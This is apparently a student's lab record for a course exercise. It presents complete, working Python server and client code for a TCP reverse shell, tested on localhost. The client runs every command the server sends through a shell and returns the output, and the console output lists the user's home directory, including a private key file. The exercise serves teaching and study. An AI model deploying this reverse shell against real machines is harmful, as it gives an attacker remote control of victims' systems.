NAME: SIVARANJANII.M

DATE :22.09.25 ROLL No.:241901109

EXERCISE 9

DEVELOP A PROGRAM TO CREATE A REVERSE SHELL USING TCP SOCKET

AIM:

To develop a program that establishes a reverse shell using TCP sockets, where the client initiates a connection to the server, receives commands from the server, executes them on the client machine, and sends the output back to the server over the TCP connection.

ALGORITHM:

SERVER:

1. Start a TCP socket and listen for incoming connections.
2. Accept a connection from the client.
3. Continuously:
    - Send a command to a client.
    - Receive and display result.
    - Stop if “exit” is sent.
4. Close connection.

CLIENT:

1. Start TCP socket.
2. Connect to the server’s IP and port.
3. Continuously:
    - Receive a command from server.
    - Execute and send back result.
    - Stop if “exit” is received.
4. Close the socket.

CODE:

SERVER**:**


```
import socket
import threading

host = '127.0.0.1'
port = 9999

def create_server_socket():
   server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
   server.bind((host, port))
   server.listen(5)
   print(f"[+] Listening on {host}:{port}")
   return server
```

```
def handle_client(conn, addr):
    print(f"[+] Connection established with {addr[0]}:{addr[1]}")
    while True:
        try:
            command = input(f"{addr[0]}@shell> ")
            if command.lower() == 'quit':
                conn.send(command.encode())
                conn.close()
                break
            if command.strip():
                conn.send(command.encode())
                response = conn.recv(4096).decode()
                print(response)
        except Exception as e:
            print(f"[!] Error: {e}")
            conn.close()
            break

def start_server():
    server = create_server_socket()
    while True:
        conn, addr = server.accept()
        client_thread = threading.Thread(target=handle_client, args=(conn, addr))
        client_thread.start()

if __name__ == "__main__":
    start_server()
```

CLIENT:

```
import socket
import subprocess
import os

host = '127.0.0.1'
port = 9999

def connect_to_server():
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client.connect((host, port))

    while True:
        try:
            command = client.recv(1024).decode()
            if command.lower() == 'quit':
                break
            elif command.startswith('cd '):
                try:
                    os.chdir(command[3:].strip())
                    output = f"Changed directory to {os.getcwd()}"
                except Exception as e:
                    output = str(e)
            else:
                process = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE, stdin=subprocess.PIPE)
                output = process.stdout.read() + process.stderr.read()
                output = output.decode()
            current_dir = os.getcwd() + "> "
            client.send((output + "\n" + current_dir).encode())
        except Exception as e:
            client.send(str(e).encode())
            break

    client.close()

if __name__ == "__main__":
    connect_to_server()
```

OUTPUT:


Administrator: Command Prompt - python rserver.py
Administrator: Command Prompt - python rclient.py

```
C:\Users\SIVARANJANII>python rserver.py
[+] Listening on 127.0.0.1:9999
[+] Connection established with 127.0.0.1:62562
127.0.0.1@shell> cd
C:\Users\SIVARANJANII

C:\Users\SIVARANJANII>
127.0.0.1@shell> dir
 Volume in drive C is Windows-SSD
 Volume Serial Number is BEF8-C61C

 Directory of C:\Users\SIVARANJANII

27-10-2025  10:02    <DIR>          .
15-05-2025  18:21    <DIR>          ..
27-09-2025  08:39    <DIR>          .cache
27-09-2025  08:39    <DIR>          .config
20-04-2025  23:40    <DIR>          .cursor
26-09-2025  22:27    <DIR>          .docker
27-09-2025  08:39    <DIR>          .gemini
15-07-2025  11:04    <DIR>          .icesoft
22-04-2025  22:57    <DIR>          .idlerc
10-10-2025  21:39                20 .lesshst
27-09-2025  06:36    <DIR>          .local
15-07-2025  11:03    <DIR>          .openjfx
26-10-2025  22:13               190 .packettracer
27-09-2025  06:37    <DIR>          .redhat
21-07-2025  22:04    <DIR>          .VirtualBox
20-04-2025  20:16    <DIR>          .vscode
06-10-2025  13:18               549 any.py
26-10-2025  22:13    <DIR>          Cisco Packet Tracer 9.0.0
15-05-2025  18:24    <DIR>          Contacts
10-10-2025  21:42    <DIR>          DEMO
20-04-2025  23:40    <DIR>          Documents
26-10-2025  21:33    <DIR>          Downloads
20-04-2025  20:19                 0 elderly people app
15-05-2025  18:24    <DIR>          Favorites
06-10-2025  13:06               549 ftp.py
19-10-2025  18:37    <DIR>          GnuPG
19-10-2025  18:37    <DIR>          Gpg4win
19-10-2025  12:36             2,480 hash.txt
19-10-2025  11:46             1,767 id_rsa_1593558668558.id_rsa
15-05-2025  18:24    <DIR>          Links
15-05-2025  18:24    <DIR>          Music
27-10-2025  09:54    <DIR>          OneDrive
```

```
Microsoft Windows [Version 10.0.26100.6899]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>cd..

C:\Windows>cd..

C:\>cd Users

C:\Users>cd SIVARANJANII

C:\Users\SIVARANJANII>python rclient.py
```

RESULT:

The server remotely sends commands to the client, and the client executes them and returns the results over the TCP connection. This enables remote system control from the attacker's machine.